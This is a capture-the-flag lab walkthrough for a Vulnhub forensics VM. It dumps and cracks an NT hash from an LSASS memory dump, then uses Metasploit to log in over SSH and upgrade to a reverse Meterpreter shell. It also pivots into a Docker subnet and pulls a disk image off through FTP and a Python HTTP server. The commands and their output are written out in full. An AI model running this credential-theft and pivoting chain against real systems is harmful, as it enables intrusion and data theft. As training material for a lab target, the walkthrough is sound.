

Lab – CTF Walkthrough for HA: Forensics Flag #3

Overview

In this third lab, you will be tasked with capturing Flag #3 for this CTF.

Lab Requirements

This lab requires the use of VMware Workstation Player. The forensic target was built using VMware, and though it is an OVA file, it will not acquire an IP address using DHCP when imported into VirtualBox.

- Install of [VMware Workstation Player](#)
- Once virtual install of [Kali Linux for VMWare](#).
- The OVA image file for HA: Forensics Target downloaded from [Vulnhub](#)

Begin the Lab!

So far, we have captured two of the four flags for this CTF. From our previous hint, we received a DMP file. To view the contents of a DMP or dump file, we can use the **pypykatz** utility. This is the Python version of Mimikatz and comes with Kali Linux.

Again, we need to be in the Downloads directory, where we saved and extracted the lsass.DMP file.

What is a DMP file?

Files containing the .dmp file extension contain data that has been "dumped" from a computer program's memory space. These files are often created when an error occurs, or a program crashes. In some circumstances, a DMP file can be used by technical professionals or advanced computer users to troubleshoot system errors and other application issues. Microsoft saves its DMP files in a proprietary format and uses them to debug system applications.

Change directory over to your Downloads directory.

cd Downloads

At the prompt, type in the following command.

```
pypykatz lsa minidump lsass.DMP
```

```
root@kali:~/Downloads# pypykatz lsa minidump lsass.DMP
INFO:root:Parsing file lsass.DMP
```

Depending on your version of Python, and the version of the utility, the commands may differ. If you receive an error, you will be told what command is invalid and what command was expected. Work through the issue.

Roughly a quarter of the way through the log file, you will see the login session information for a user named **jasoos**, which translated in Hindi, which means detective.

```

= LogonSession =
authentication_id 632862 (9a81e)
session_id 2
username jasoos
domainname SHERLOCK
logon_server SHERLOCK
logon_time 2020-09-17T12:40:24.742205+00:00
sid S-1-5-21-725336627-938125827-4009302624-1002
luid 632862
= MSV =
Username: jasoos
Domain: SHERLOCK
LM: NA
NT: 64fbae31cc352fc26af97cbdef151e03
SHA1: c220d33379050d852f3e65b010a817712b8c176

```

We see the NT hash for this user. Copy the has to your clipboard.


64fbae31cc352fc26af97cbdef151e03

At the prompt, we make a text file called **hash.txt**.

touch hash.txt

Open the file using nano and copy and paste the hash into a blank text file.

nano hash.txt



The screenshot shows the nano text editor interface. At the top, it says "Shell No.1". Below that is a menu bar with "File", "Actions", "Edit", "View", and "Help". The status bar at the bottom indicates "GNU nano 5.3" and "hash.txt *". The main editing area contains the NT hash: "64fbae31cc352fc26af97cbdef151e03".


Press Ctrl=X to exit nano and then press 'y' for yes to save the changes. Press enter to use the same name for the file.

Deciphering the hash

Method 1

We will now use John the Ripper to decipher the NT hash saved to the hash.txt file.

At the prompt, type the following. **john --format=NT --fork=4 hash.txt**




The screenshot shows a terminal window with the command "john --format=NT --fork=4 hash.txt" being executed. The output shows the program loading the hash, processing candidate passwords, and proceeding with a wordlist. The status bar at the bottom indicates "root@kali:~/Downloads#".

The cracking of the NT hash will take some time, so be patient. Read the screen to view the status of your progress.

Method 2

If you get tired of waiting, you can use a free online hash decrypting service such as www.hashes.com to decipher the hash quickly.



Metasploit to the Rescue

We now have a username and password we can use to SSH into the server, but logging in using Metasploit is a better option as it has a ton of post-exploitation tools that can be used afterward.

Using the `ssh_login` module, we get an SSH session on the machine as user **jasoos**. Using the `shell_to_meterpreter` script, we can start a meterpreter session on the target machine.

Make sure your Kali machine has its network set to host-only.

Open a new terminal.

At the prompt, start Metasploit. **Msfconsole**

At the `msf6` prompt, type in the following commands, one line at a time.

```
use auxiliary/scanner/ssh/ssh_login
```

```
set rhosts 192.168.107.129
```

```
set username jasoos
```

```
set password Password@1
```

```
exploit
```

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set rhost 192.168.107.129
rhost => 192.168.107.129
msf6 auxiliary(scanner/ssh/ssh_login) > set username jasoos
username => jasoos
msf6 auxiliary(scanner/ssh/ssh_login) > set password Password@1
password => Password@1
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.107.129:22 - Success: 'jasoos:Password@1' 'uid=1001(jasoos) gid=1001(jasoos) groups=1001(jasoos) Linux ubuntu 4.15.0-20-generic #21-Ubuntu SMP
Tue Apr 24 06:16:15 UTC 2018 x86_64 x86_64 GNU/Linux '
[*] Command shell session 1 opened (192.168.107.128:43473 -> 192.168.107.129:22) at 2020-11-08 20:59:27 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

We have two sessions going at once, but we can only access one session at a time. The first session is running Metasploit, and the second session is running Meterpreter.

To send our Metasploit session to the background, we first need to assign it a session number.

At the prompt, type the following command.

```
sessions -u 1
```

Metasploit is now ready to be sent to the background. To do this and bring forward our Meterpreter session, type **sessions 2** at the prompt.

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions 2
[*] Starting interaction with 2...
```

Notice your prompt changes letting you know you now have a Meterpreter session established between Kali and your target.

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.107.128:4433
[*] Sending stage (976712 bytes) to 192.168.107.129
[*] Meterpreter session 2 opened (192.168.107.128:4433 → 192.168.107.129:46138) at 2020-11-09 02:16:10 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 auxiliary(scanner/ssh/ssh_login) > sessions 2
[*] Starting interaction with 2...

meterpreter > ifconfig
```

We next need to see what interfaces are available on the target, at the Meterpreter prompt, type **ifconfig**.

We are interested in Interface 3. This is the interface used by the Docker program. We next need to see what programs or services are running on the network that the Docker program is running on. The problem is the IP address assigned is internal, meaning we cannot access the network directly.

```
Interface 3
=====
Name       : docker0
Hardware  MAC : 02:42:67:e4:57:49
MTU       : 1500
Flags     : UP,BROADCAST,MULTICAST
IPv4 Address : 172.17.0.1
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::42:67ff:fee4:5749
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Again, we can use Metasploit to autoroute our kali machine over the internal network used by Docker.

We first need to background our Meterpreter session and return to our Metasploit prompt.

At the Meterpreter prompt, type in the word, **background**

```
meterpreter > background
[*] Backgrounding session 2 ...
msf6 auxiliary(scanner/ssh/ssh_login) > █
```

At your MSF prompt, type in the following commands, one line at a time.

```
use post/multi/manage/autoroute
```

```
set session 2
```

exploit

```
msf6 auxiliary(scanner/ssh/ssh_login) > use post/multi/manage/autoroute
msf6 post(multi/manage/autoroute) > set session 2
session => 2
msf6 post(multi/manage/autoroute) > exploit

[!] SESSION may not be compatible with this module.
[*] Running module against 192.168.107.129
[*] Searching for subnets to autoroute.
[+] Route added to subnet 172.17.0.0/255.255.0.0 from host's routing table.
[+] Route added to subnet 192.168.107.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf6 post(multi/manage/autoroute) > █
```

We have now added a route entry for our network and the 172.17.0.0 network to the target's routing table. We can now scan the 172.0.0 network for any targets by conducting a ping-sweep using Metasploit.

Conducting a ping-sweep

At the prompt, type in each of the commands, one at a time.

```
use post/multi/gather/ping_sweep
```

```
set session 2
```

```
set rhosts 172.17.0.0/24
```

exploit

```
msf6 post(multi/manage/autoroute) > use post/multi/gather/ping_sweep
msf6 post(multi/gather/ping_sweep) > set session 2
session => 2
msf6 post(multi/gather/ping_sweep) > set rhosts 172.17.0.0/24
rhosts => 172.17.0.0/24
msf6 post(multi/gather/ping_sweep) > exploit

[*] Performing ping sweep for IP range 172.17.0.0/24
[+] 172.17.0.2 host found
[+] 172.17.0.1 host found
[*] Post module execution completed
```

Our ping-sweep identified two targets on the 172.17.0.0 network.

172.17.0.2

172.17.0.1

We next need to see what services are running on the 172.17.0.2. For this task, we can conduct a port scan using Metasploit.

At the prompt, type in each of the commands, one at a time.

```
use auxiliary/scanner/portscan/tcp
```

```
set rhosts 172.17.0.2
```

```
set port 1-100
```

exploit

```
msf6 post(multi/gather/ping_sweep) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set rhosts 172.17.0.2
rhosts => 172.17.0.2
msf6 auxiliary(scanner/portscan/tcp) > set port 1-100
port => 1-100
msf6 auxiliary(scanner/portscan/tcp) > exploit

[+] 172.17.0.2: - 172.17.0.2:21 - TCP OPEN
[*] 172.17.0.2: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Our port scan found that port 21 is running on our target network of 172.17.0.2. Port 21 is used for running FTP. To check to see if the FTP service is configured for anonymous access, we can use another Metasploit scanner.

At the prompt, type in each of the commands, one at a time.

```
use auxiliary/scanner/ftp/anonymous
set rhosts 172.17.0.2
exploit
```

```
msf6 auxiliary(scanner/portscan/tcp) > use auxiliary/scanner/ftp/anonymous
msf6 auxiliary(scanner/ftp/anonymous) > set rhosts 172.17.0.2
rhosts => 172.17.0.2
msf6 auxiliary(scanner/ftp/anonymous) > exploit
```

It says that ftp service allows anonymous access. We can enumerate the FTP service by connecting to it anonymously.

We have a directory called pub. Inside that directory, we have a file labeled sabot.001. The 001 extension means this is an image file used in forensic investigations. Sabot means evidence in Hindi.

We first need to get back into our Meterpreter session. To do this, we type the following at the prompt.

Sessions 2

```
msf6 auxiliary(scanner/ftp/anonymous) > sessions 2
[*] Starting interaction with 2...

meterpreter > shell
```

Next, we need to establish a bash shell on the target. At the Meterpreter prompt, type the following commands one at a time. Don't leave off the tick!

```
shell
python3 -c 'import pty;pty.spawn("/bin/bash")'
ftp 172.17.0.2
anonymous
ls
cd pub
```

```
ls
get sabot.001
```

```
meterpreter > shell
Process 2020 created.
Channel 360 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
jasoos@ubuntu:~$ ftp 172.17.0.2
ftp 172.17.0.2
Connected to 172.17.0.2.
220 Welcome Alpine ftp server https://hub.docker.com/r/delfer/alpine-ftp-server/
Name (172.17.0.2:jasoos): anonymous
anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 ftp      ftp      4096 Sep 24 15:04 pub
226 Directory send OK.
ftp> cd pub
cd pub
250 Directory successfully changed.
ftp> ls
ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--  1 ftp      ftp      208666624 Sep 24 15:03 sabot.001
226 Directory send OK.
ftp> get sabot.001
get sabot.001
local: sabot.001 remote: sabot.001
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for sabot.001 (208666624 bytes).
226 Transfer complete.
208666624 bytes received in 2.72 secs (73.2475 MB/s)
ftp> █
```

Now that we have the sabot.001 file saved to the root of the target. We need to get access to be able to save to Kali's Download directory. To do this, we can use a Python one-liner HTTP service to transfer the file from the target machine to our local device.

We will exit the FTP server.

At the prompt, type in each of the commands, one at a time.

```
exit
ls
python -m SimpleHTTPServer
```

As the Python One liner provides an HTTP server running on port 8000, we can browse to our target using port 8000 and get our sabot file.

From your Kali Desktop, open a browser, and in the address bar, type the IP address of your target, followed by a colon and the 8000.

<http://192.168.107.129:8000> (This is my IP address; yours will differ)



Save the file to your Kali's Downloads directory.

Using Autopsy to Inspect the Image File

Since the captured file is likely a forensic image, we can use Autopsy to view its contents.

Open a new terminal and at the prompt type, **autopsy**

Leave the terminal running as Autopsy needs it to stay active. Open a browser and at that address bar, type, <http://localhost:9999/autopsy>



Press the New Case button to start a new case.

On the next screen, give your new case a user-friendly name.

Use your name as the investigator.

Press the new case button.

The screenshot shows a form titled '1. Case Name: The name of this investigation. It can contain only letters, numbers, and symbols.' with a text input field containing 'ForensicsCTF'. Below this is '2. Description: An optional, one line description of this case.' with an empty text input field. Then '3. Investigator Names: The optional names (with no spaces) of the investigators for this case.' with a grid of 10 input fields labeled 'a.' through 'j.'. Field 'a.' contains 'Prof.K'. At the bottom are three buttons: 'NEW CASE', 'CANCEL', and 'HELP'. The 'NEW CASE' button is highlighted with a red box.

On the next page, click the Add Host button.

The screenshot shows a confirmation screen titled 'Creating Case: ForensicsCTF'. It displays two lines of text: 'Case directory (/var/lib/autopsy/ForensicsCTF/) created' and 'Configuration file (/var/lib/autopsy/ForensicsCTF/case.aut) created'. Below this is the text 'We must now create a host for this case.' and a single 'ADD HOST' button at the bottom, which is highlighted with a red box.

On the Add New Host page, type in the name of the target machine, Forensics.
Scroll to the bottom of the page and click the Add Host button.

ADD A NEW HOST

1. **Host Name:** The name of the computer being investigated. It can contain only letters, numbers, and symbols.

Forensics

2. **Description:** An optional one-line description or note about this computer.

ADD HOST **CANCEL** **HELP**

On the next page, click the Add Image button.

Adding host: Forensics to case ForensicsCTF

Host Directory (/var/lib/autopsy/ForensicsCTF/Forensics/) created

Configuration file (/var/lib/autopsy/ForensicsCTF/Forensics/host.aut) created

We must now import an image file for this host

ADD IMAGE

On the next page, click Add Image File.

No images have been added to this host yet

Select the Add Image File button below to add one

ADD IMAGE FILE **CLOSE HOST**

HELP

FILE ACTIVITY TIME LINES **IMAGE INTEGRITY** **HASH DATABASES**

VIEW NOTES **EVENT SEQUENCER**

On the next screen, type in the path for the sabot.001 file.

/root/Downloads/sabot.001

Select the radio button that identifies the **sabot.001** file as being a partition. Accept the option to create a Symlink with the image.

1. Location
Enter the full path (starting with /) to the image file.
If the image is split (either raw or EnCase), then enter '*' for the extension.

2. Type
Please select if this image file is for a disk or a single partition.

☐ Disk ☒ Partition

3. Import Method
To analyze the image file, it must be located in the evidence locker. It can be imported from its current location using a symbolic link, by copying it, or by moving it. Note that if a system failure occurs during the move, then the image could become corrupt.

☒ Symlink ☐ Copy ☐ Move

NEXT **CANCEL** **HELP**

Click next. On the next page, accept the defaults and click the Add button.

Image File Details

Local Name: images/sabot.001

Data Integrity: An MD5 hash can be used to verify the integrity of the image. (With split images, this hash is for the full image file)

☒ Ignore the hash value for this image.
☐ Calculate the hash value for this image.
☐ Add the following MD5 hash value for this image:

☐ Verify hash after importing?


File System Details

Analysis of the image file shows the following partitions:


Partition 1 (Type: ntfs)
Mount Point: File System Type:

ADD **CANCEL** **HELP**

On the next screen, click OK to mount the image.



On the next screen, click the ANALYZE button.



On the next screen, from the taskbar, click on File Analysis. Scroll to the bottom of the right windowpane.



We discover two text files, a flag.txt, and a creds.txt file.

d / d	\$RECYCLE.BIN/	2020-09-17 13:55:18 (0)
r / r	\$Secure:\$SDH	2020-09-17 13:43:39 (0)
r / r	\$Secure:\$SDS	2020-09-17 13:43:39 (0)
r / r	\$Secure:\$SII	2020-09-17 13:43:39 (0)
r / r	\$UpCase	2020-09-17 13:43:39 (0)
r / r	\$Volume	2020-09-17 13:43:39 (0)
d / d	../	2020-09-17 17:41:45 (0)
r / r	creds.txt	2020-09-17 17:42:33 (0)
r / r	flag3.txt	2020-09-17 13:57:11 (0)
d / d	System Volume Information/	2020-09-17 17:40:53 (0)
ASCII (display - re)		
Contents Of File: C:/flag3.txt		
Flag:3 {8442460f48338fe60a9497b8e0e9022f}		

X2 click the flag3.txt file to see the hash for flag #3. Leave Autopsy open if you are continuing with finding the final flag, Flag #4. If not, click the close option for the taskbar to save your case.

Time to move onto Flag #4!

End of the lab!